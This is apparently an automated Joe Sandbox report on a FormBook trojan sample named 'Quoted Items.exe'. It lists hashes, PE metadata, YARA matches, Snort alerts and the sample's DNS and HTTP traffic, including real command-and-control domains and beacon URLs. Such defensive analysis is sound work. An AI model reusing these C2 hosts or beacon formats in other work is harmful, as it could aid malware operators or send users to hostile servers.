http://www.zhouyihong.top/gfge/?-ZEhG=0pO83p&atm=sEHQRf3BqyQO1Td3JS1wynh19DI9TXEUdP6kOjRf7qywa0JEaIf	cmstp.exe, 00000010.00000002.515589194.00000000033C6000.00000004.00000020.00020000.00000000.sdmp, cmstp.exe, 00000010.00000002.515718507.00000000033FF000.00000004.00000020.00020000.00000000.sdmp, cmstp.exe, 00000010.00000002.515691938.00000000033F2000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fontbureau.com/designers	Quoted Items.exe, 00000000.00000002.2904 07934.00000000070A2000.00000004.00000800 .00020000.00000000.sdmp	false		high
http://www.goodfont.co.kr	Quoted Items.exe, 00000000.00000002.2904 07934.00000000070A2000.00000004.00000800 .00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.carterandcone.coml	Quoted Items.exe, 00000000.00000002.2904 07934.00000000070A2000.00000004.00000800 .00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.sajatypeworks.com	Quoted Items.exe, 00000000.00000002.2904 07934.00000000070A2000.00000004.00000800 .00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.typography.netD	Quoted Items.exe, 00000000.00000002.2904 07934.00000000070A2000.00000004.00000800 .00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.fontbureau.com/designers/cabarga.htmlN	Quoted Items.exe, 00000000.00000002.2904 07934.00000000070A2000.00000004.00000800 .00020000.00000000.sdmp	false		high
http://www.founder.com.cn/cn/cThe	Quoted Items.exe, 00000000.00000002.2904 07934.00000000070A2000.00000004.00000800 .00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.galapagosdesign.com/staff/dennis.htm	Quoted Items.exe, 00000000.00000002.2904 07934.00000000070A2000.00000004.00000800 .00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://fontfabrik.com	Quoted Items.exe, 00000000.00000002.2904 07934.00000000070A2000.00000004.00000800 .00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.founder.com.cn/cn	Quoted Items.exe, 00000000.00000002.2904 07934.00000000070A2000.00000004.00000800 .00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.fontbureau.com/designers/frere-jones.html	Quoted Items.exe, 00000000.00000002.2904 07934.00000000070A2000.00000004.00000800 .00020000.00000000.sdmp	false		high
http://https://www.gratitudeaddict.com/	cmstp.exe, 00000010.00000002.517155525.000000005762000.00000004.10000000.00040000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.jiyu-kobo.co.jp/	Quoted Items.exe, 00000000.00000002.2904 07934.00000000070A2000.00000004.00000800 .00020000.00000000.sdmp	false	• URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.galapagosdesign.com/DPlease	Quoted Items.exe, 00000000.00000002.2904 07934.00000000070A2000.00000004.00000800 .00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.fontbureau.com/designers8	Quoted Items.exe, 00000000.00000002.2904 07934.00000000070A2000.00000004.00000800 .00020000.00000000.sdmp	false		high
http://www.fonts.com	Quoted Items.exe, 00000000.00000002.2904 07934.00000000070A2000.00000004.00000800 .00020000.00000000.sdmp	false		high
http://www.sandoll.co.kr	Quoted Items.exe, 00000000.00000002.2904 07934.00000000070A2000.00000004.00000800 .00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.urwpp.deDPlease	Quoted Items.exe, 00000000.00000002.2904 07934.00000000070A2000.00000004.00000800 .00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.zhongyicts.com.cn	Quoted Items.exe, 00000000.00000002.2904 07934.00000000070A2000.00000004.00000800 .00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.sakkal.com	Quoted Items.exe, 00000000.00000002.2904 07934.00000000070A2000.00000004.00000800 .00020000.00000000.sdmp	false	• URL Reputation: safe	unknown

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
180.76.158.103	www.zhouyihong.top	China		38365	BAIDUBeijingBaiduNetcom ScienceandTechnologyCoLtd	true
172.217.168.19	ghs.googlehosted.com	United States		15169	GOOGLEUS	false
209.17.116.163	www.royaltortoisecookieco.online	United States		55002	DEFENSE-NETUS	true

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	626564
Start date and time: 14/05/202213:10:24	2022-05-14 13:10:24 +02:00

Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 10m 17s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Quoted Items.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	27
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winEXE@7/1@6/3
EGA Information:	• Successful, ratio: 100%
HDC Information:	• Successful, ratio: 30.6% (good quality ratio 28.4%) • Quality average: 72% • Quality standard deviation: 31%
HCA Information:	• Successful, ratio: 96% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Found application associated with file extension: .exe • Adjust boot time • Enable AMSI

Warnings

- Exclude process from analysis (whitelisted): MpCmdRun.exe, BackgroundTransferHost.exe, backgroundTaskHost.exe, SgrmBroker.exe, conhost.exe, svchost.exe, wuapihost.exe
- Excluded domains from analysis (whitelisted): ris.api.iris.microsoft.com, fs.microsoft.com, store-images.s-microsoft.com, login.live.com, sls.update.microsoft.com, displaycatalog.mp.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, arc.msn.com
- Not all processes where analyzed, report is missing behavior information
- Report size getting too big, too many NtAllocateVirtualMemory calls found.
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
13:11:37	API Interceptor	2x Sleep call for process: Quoted Items.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\Quoted Items.exe.log

Process:	C:\Users\user\Desktop\Quoted Items.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1308
Entropy (8bit):	5.345811588615766
Encrypted:	false
SSDEEP:	24:MLUE4K5E4Ks2E1qE4qXKDE4KhK3VZ9pKhPKIE4oKFKHKoZAE4Kzr7FE4x84FsXE8:MIHK5HKXE1qHiYHKhQnoPtHoxHhAHKzu
MD5:	2E016B886BDB8389D2DD0867BE55F87B
SHA1:	25D28EF2ACBB41764571E06E11BF4C05DD0E2F8B
SHA-256:	1D037CF00A8849E6866603297F85D3DABE09535E72EDD2636FB7D0F6C7DA3427
SHA-512:	C100729153954328AA2A77EECB2A3CBD03CB7E8E23D736000F890B17AAA50BA87745E30FB9E2B0D61E16DCA45694C79B4CE09B9F4475220BEB38CAEA546CFC2A
Malicious:	**true**
Reputation:	high, very likely benign file
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..2,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	7.721861373170072
TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 49.83% • Win32 Executable (generic) a (10002005/4) 49.78% • Generic CIL Executable (.NET, Mono, etc.) (73296/58) 0.36% • Generic Win/DOS Executable (2004/3) 0.01% • DOS Executable Generic (2002/1) 0.01%
File name:	Quoted Items.exe
File size:	640512
MD5:	901567a408d891fc0f67e15221d1b7e4
SHA1:	dba16ac8c7523f640494843471a5f9d4fb211bef
SHA256:	70c9cf50b937cdf3015d4e7fdffbe1c8ab4820eaca74c7373f0760fa905a494a
SHA512:	8399655a069d6553e93d6e80c3b8c62f4de3a2d6335e2a130f2e6551966c5e490c752521f63533d7c3e8aedf5e38ec6588164c053798174d5928a5078fa475d4
SSDEEP:	12288:F/TbPzuVYafMeY0h5JOH/XVQcUcpNa1AOcCrV1tDOrbdYshB5d:xLFaEX5H/XQt1/h18b2shR
TLSH:	D5D4F07CF5E38E21C3291676C4D368100B714E26E7B3E39F2B4691EA5D02BD74985B8B
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....}b.....0.....@..... .....@.. .....@.....

File Icon

Icon Hash:	d4a8989ae8ccb6cc

Static PE Info

General

Entrypoint:	0x49a2be
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	LOCAL_SYMS_STRIPPED, 32BIT_MACHINE, EXECUTABLE_IMAGE, LINE_NUMS_STRIPPED
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x627DE1F1 [Fri May 13 04:43:29 2022 UTC]
TLS Callbacks:	
CLR (.Net) Version:	v4.0.30319
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Entrypoint Preview

Instruction
jmp dword ptr [00402000h]
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0x9a270	0x4b	.text
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x9c000	0x3c38	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0xa0000	0xc	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x9a21c	0x1c	.text
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x2000	0x8	.text
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x2008	0x48	.text
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0x982c4	0x98400	False	0.862261391626	data	7.72747835774	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rsrc	0x9c000	0x3c38	0x3e00	False	0.928553427419	data	7.66198147209	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0xa0000	0xc	0x200	False	0.044921875	data	0.101910425663	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_ICON	0x9c0e8	0x37d6	PNG image data, 256 x 256, 8-bit/color RGBA, non-interlaced		
RT_GROUP_ICON	0x9f8c0	0x14	data		
RT_VERSION	0x9f8d4	0x364	data		

Imports

DLL	Import
mscoree.dll	_CorExeMain

Version Infos

Description	Data
Translation	0x0000 0x04b0
LegalCopyright	Copyright 2017
Assembly Version	1.0.0.0
InternalName	AuthorizationRuleCollect.exe
FileVersion	1.0.0.0
CompanyName	
LegalTrademarks	
Comments	
ProductName	ResetEvent
ProductVersion	1.0.0.0
FileDescription	ResetEvent


Description	Data
OriginalFilename	AuthorizationRuleCollect.exe

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
192.168.2.38.8.8.8515185 32023883 05/14/22-13:13:06.533808	UDP	2023883	ET DNS Query to a *.top domain - Likely Hostile	51518	53	192.168.2.3	8.8.8.8
192.168.2.3209.17.116.163 49806802031412 05/14/22-13:12:56.292892	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49806	80	192.168.2.3	209.17.116.163
192.168.2.3209.17.116.163 49806802031449 05/14/22-13:12:56.292892	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49806	80	192.168.2.3	209.17.116.163
192.168.2.3209.17.116.163 49806802031453 05/14/22-13:12:56.292892	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49806	80	192.168.2.3	209.17.116.163

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 14, 2022 13:12:56.176590919 CEST	49806	80	192.168.2.3	209.17.116.163
May 14, 2022 13:12:56.292612076 CEST	80	49806	209.17.116.163	192.168.2.3
May 14, 2022 13:12:56.292799950 CEST	49806	80	192.168.2.3	209.17.116.163
May 14, 2022 13:12:56.292891979 CEST	49806	80	192.168.2.3	209.17.116.163
May 14, 2022 13:12:56.410032034 CEST	80	49806	209.17.116.163	192.168.2.3
May 14, 2022 13:12:56.410089016 CEST	80	49806	209.17.116.163	192.168.2.3
May 14, 2022 13:12:56.410192013 CEST	49806	80	192.168.2.3	209.17.116.163
May 14, 2022 13:12:56.410259962 CEST	49806	80	192.168.2.3	209.17.116.163
May 14, 2022 13:12:56.526056051 CEST	80	49806	209.17.116.163	192.168.2.3
May 14, 2022 13:13:01.478405952 CEST	49808	80	192.168.2.3	172.217.168.19
May 14, 2022 13:13:01.494436026 CEST	80	49808	172.217.168.19	192.168.2.3
May 14, 2022 13:13:01.495452881 CEST	49808	80	192.168.2.3	172.217.168.19
May 14, 2022 13:13:01.498105049 CEST	49808	80	192.168.2.3	172.217.168.19
May 14, 2022 13:13:01.513856888 CEST	80	49808	172.217.168.19	192.168.2.3
May 14, 2022 13:13:01.527266026 CEST	80	49808	172.217.168.19	192.168.2.3
May 14, 2022 13:13:01.527288914 CEST	80	49808	172.217.168.19	192.168.2.3
May 14, 2022 13:13:01.527462006 CEST	49808	80	192.168.2.3	172.217.168.19

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 14, 2022 13:13:01.527553082 CEST	49808	80	192.168.2.3	172.217.168.19
May 14, 2022 13:13:01.543385983 CEST	80	49808	172.217.168.19	192.168.2.3
May 14, 2022 13:13:07.044441938 CEST	49810	80	192.168.2.3	180.76.158.103
May 14, 2022 13:13:10.046093941 CEST	49810	80	192.168.2.3	180.76.158.103
May 14, 2022 13:13:16.062084913 CEST	49810	80	192.168.2.3	180.76.158.103
May 14, 2022 13:13:30.076956034 CEST	49836	80	192.168.2.3	180.76.158.103
May 14, 2022 13:13:33.079175949 CEST	49836	80	192.168.2.3	180.76.158.103
May 14, 2022 13:13:39.095287085 CEST	49836	80	192.168.2.3	180.76.158.103

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 14, 2022 13:12:56.050158024 CEST	49844	53	192.168.2.3	8.8.8.8
May 14, 2022 13:12:56.171458006 CEST	53	49844	8.8.8.8	192.168.2.3
May 14, 2022 13:13:01.430006981 CEST	63861	53	192.168.2.3	8.8.8.8
May 14, 2022 13:13:01.477284908 CEST	53	63861	8.8.8.8	192.168.2.3
May 14, 2022 13:13:06.533807993 CEST	51518	53	192.168.2.3	8.8.8.8
May 14, 2022 13:13:07.042562962 CEST	53	51518	8.8.8.8	192.168.2.3
May 14, 2022 13:13:29.585231066 CEST	49723	53	192.168.2.3	8.8.8.8
May 14, 2022 13:13:30.045614958 CEST	53	49723	8.8.8.8	192.168.2.3
May 14, 2022 13:13:33.080382109 CEST	52581	53	192.168.2.3	8.8.8.8
May 14, 2022 13:13:33.120031118 CEST	53	52581	8.8.8.8	192.168.2.3
May 14, 2022 13:13:38.129200935 CEST	50152	53	192.168.2.3	8.8.8.8
May 14, 2022 13:13:38.153343916 CEST	53	50152	8.8.8.8	192.168.2.3

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
May 14, 2022 13:12:56.050158024 CEST	192.168.2.3	8.8.8.8	0xbea6	Standard query (0)	www.royalt ortoisecoo kieco.online	A (IP address)	IN (0x0001)
May 14, 2022 13:13:01.430006981 CEST	192.168.2.3	8.8.8.8	0x104b	Standard query (0)	www.gratef ulgrandmas.com	A (IP address)	IN (0x0001)
May 14, 2022 13:13:06.533807993 CEST	192.168.2.3	8.8.8.8	0x3ebc	Standard query (0)	www.zhouyi hong.top	A (IP address)	IN (0x0001)
May 14, 2022 13:13:29.585231066 CEST	192.168.2.3	8.8.8.8	0x9186	Standard query (0)	www.zhouyi hong.top	A (IP address)	IN (0x0001)
May 14, 2022 13:13:33.080382109 CEST	192.168.2.3	8.8.8.8	0xbea	Standard query (0)	www.ivylea guereading.com	A (IP address)	IN (0x0001)
May 14, 2022 13:13:38.129200935 CEST	192.168.2.3	8.8.8.8	0x8b1b	Standard query (0)	www.quinten-and-sam.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
May 14, 2022 13:12:56.171458006 CEST	8.8.8.8	192.168.2.3	0xbea6	No error (0)	www.royalt ortoisecoo kieco.online		209.17.116.163	A (IP address)	IN (0x0001)
May 14, 2022 13:13:01.477284908 CEST	8.8.8.8	192.168.2.3	0x104b	No error (0)	www.gratef ulgrandmas.com	ghs.googlehosted.com		CNAME (Canonical name)	IN (0x0001)
May 14, 2022 13:13:01.477284908 CEST	8.8.8.8	192.168.2.3	0x104b	No error (0)	ghs.google hosted.com		172.217.168.19	A (IP address)	IN (0x0001)
May 14, 2022 13:13:07.042562962 CEST	8.8.8.8	192.168.2.3	0x3ebc	No error (0)	www.zhouyi hong.top		180.76.158.103	A (IP address)	IN (0x0001)
May 14, 2022 13:13:30.045614958 CEST	8.8.8.8	192.168.2.3	0x9186	No error (0)	www.zhouyi hong.top		180.76.158.103	A (IP address)	IN (0x0001)
May 14, 2022 13:13:33.120031118 CEST	8.8.8.8	192.168.2.3	0xbea	Name error (3)	www.ivylea guereading.com	none	none	A (IP address)	IN (0x0001)
May 14, 2022 13:13:38.153343916 CEST	8.8.8.8	192.168.2.3	0x8b1b	No error (0)	www.quinten-and-sam.com		3.93.205.129	A (IP address)	IN (0x0001)
May 14, 2022 13:13:38.153343916 CEST	8.8.8.8	192.168.2.3	0x8b1b	No error (0)	www.quinten-and-sam.com		54.198.222.183	A (IP address)	IN (0x0001)
May 14, 2022 13:13:38.153343916 CEST	8.8.8.8	192.168.2.3	0x8b1b	No error (0)	www.quinten-and-sam.com		100.24.89.80	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
May 14, 2022 13:13:38.153343916 CEST	8.8.8.8	192.168.2.3	0x8b1b	No error (0)	www.quinten-and-sam.com		18.211.19.104	A (IP address)	IN (0x0001)
May 14, 2022 13:13:38.153343916 CEST	8.8.8.8	192.168.2.3	0x8b1b	No error (0)	www.quinten-and-sam.com		52.71.193.116	A (IP address)	IN (0x0001)
May 14, 2022 13:13:38.153343916 CEST	8.8.8.8	192.168.2.3	0x8b1b	No error (0)	www.quinten-and-sam.com		3.234.11.211	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- www.royaltortoisecookieco.online
- www.gratefulgrandmas.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49806	209.17.116.163	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 14, 2022 13:12:56.292891979 CEST	10287	OUT	GET /gfge/?-ZEhG=0pO83p&atm=bkTODcW29ZLLFsJ1z0hFzGOlzA/dTRh9UhQLTYc1zt8rWVzKVHP86zdm8t9X8OCiEKYk HTTP/1.1 Host: www.royaltortoisecookieco.online Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
May 14, 2022 13:12:56.410032034 CEST	10288	IN	HTTP/1.1 400 Bad Request Server: openresty/1.19.9.1 Date: Sat, 14 May 2022 11:12:56 GMT Content-Type: text/html Content-Length: 163 Connection: close Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 30 20 42 61 64 20 52 65 71 75 65 73 74 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 30 20 42 61 64 20 52 65 71 75 65 73 74 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6f 70 65 6e 72 65 73 74 79 2f 31 2e 31 39 2e 39 2e 31 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>400 Bad Request</title></head><body> 400 Bad Request <hr> openresty/1.19.9.1 </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.3	49808	172.217.168.19	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 14, 2022 13:13:01.498105049 CEST	10529	OUT	GET /gfge/?atm=Z4UEWxzHsbgHCWzNn0OH8uguYAGXLulTgu05WjhJOdFN0vK06536biQ9Uf++w6wnfUsW&-ZEhG=0pO83p HTTP/1.1 Host: www.gratefulgrandmas.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
May 14, 2022 13:13:01.527266026 CEST	10814	IN	HTTP/1.1 302 Found Location: https://www.gratitudeaddict.com/ Date: Sat, 14 May 2022 11:13:01 GMT Content-Type: text/html; charset=UTF-8 Server: ghs Content-Length: 229 X-XSS-Protection: 0 X-Frame-Options: SAMEORIGIN Connection: close Data Raw: 3c 48 54 4d 4c 3e 3c 48 45 41 44 3e 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 3c 54 49 54 4c 45 3e 33 30 32 20 4d 6f 76 65 64 3c 2f 54 49 54 4c 45 3e 3c 2f 48 45 41 44 3e 3c 42 4f 44 59 3e 0a 3c 48 31 3e 33 30 32 20 4d 6f 76 65 64 3c 2f 48 31 3e 0a 54 68 65 20 64 6f 63 75 6d 65 6e 74 20 68 61 73 20 6d 6f 76 65 64 0a 3c 41 20 48 52 45 46 3d 22 68 74 74 70 73 3a 2f 2f 77 77 77 2e 67 72 61 74 69 74 75 64 65 61 64 64 69 63 74 2e 63 6f 6d 2f 22 3e 68 65 72 65 3c 2f 41 3e 2e 0d 0a 3c 2f 42 4f 44 59 3e 3c 2f 48 54 4d 4c 3e 0d 0a Data Ascii: <HTML><HEAD><meta http-equiv="content-type" content="text/html;charset=utf-8"><TITLE>302 Moved</TITLE></HEAD><BODY><H1>302 Moved</H1>The document has moved<A HREF="https://www.gratitudeaddict.com/">here</A>.</BODY></HTML>

Statistics

Behavior

System Behavior

Analysis Process: Quoted Items.exe PID: **6360**, Parent PID: **3272**

General

Target ID:	0
Start time:	13:11:26
Start date:	14/05/2022
Path:	C:\Users\user\Desktop\Quoted Items.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\Quoted Items.exe"
Imagebase:	0xbf0000
File size:	640512 bytes
MD5 hash:	901567A408D891FC0F67E15221D1B7E4
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000000.00000002.287722353.000000000402A000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000000.00000002.287722353.000000000402A000.00000004.00000800.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000000.00000002.287722353.000000000402A000.00000004.00000800.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000000.00000002.286733005.0000000002F61000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security
Reputation:	low

File Activities

Analysis Process: Quoted Items.exe PID: **6688**, Parent PID: **6360**

General

Target ID:	4
Start time:	13:11:39
Start date:	14/05/2022
Path:	C:\Users\user\Desktop\Quoted Items.exe

Wow64 process (32bit):	true
Commandline:	C:\Users\user\Desktop\Quoted Items.exe
Imagebase:	0x600000
File size:	640512 bytes
MD5 hash:	901567A408D891FC0F67E15221D1B7E4
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
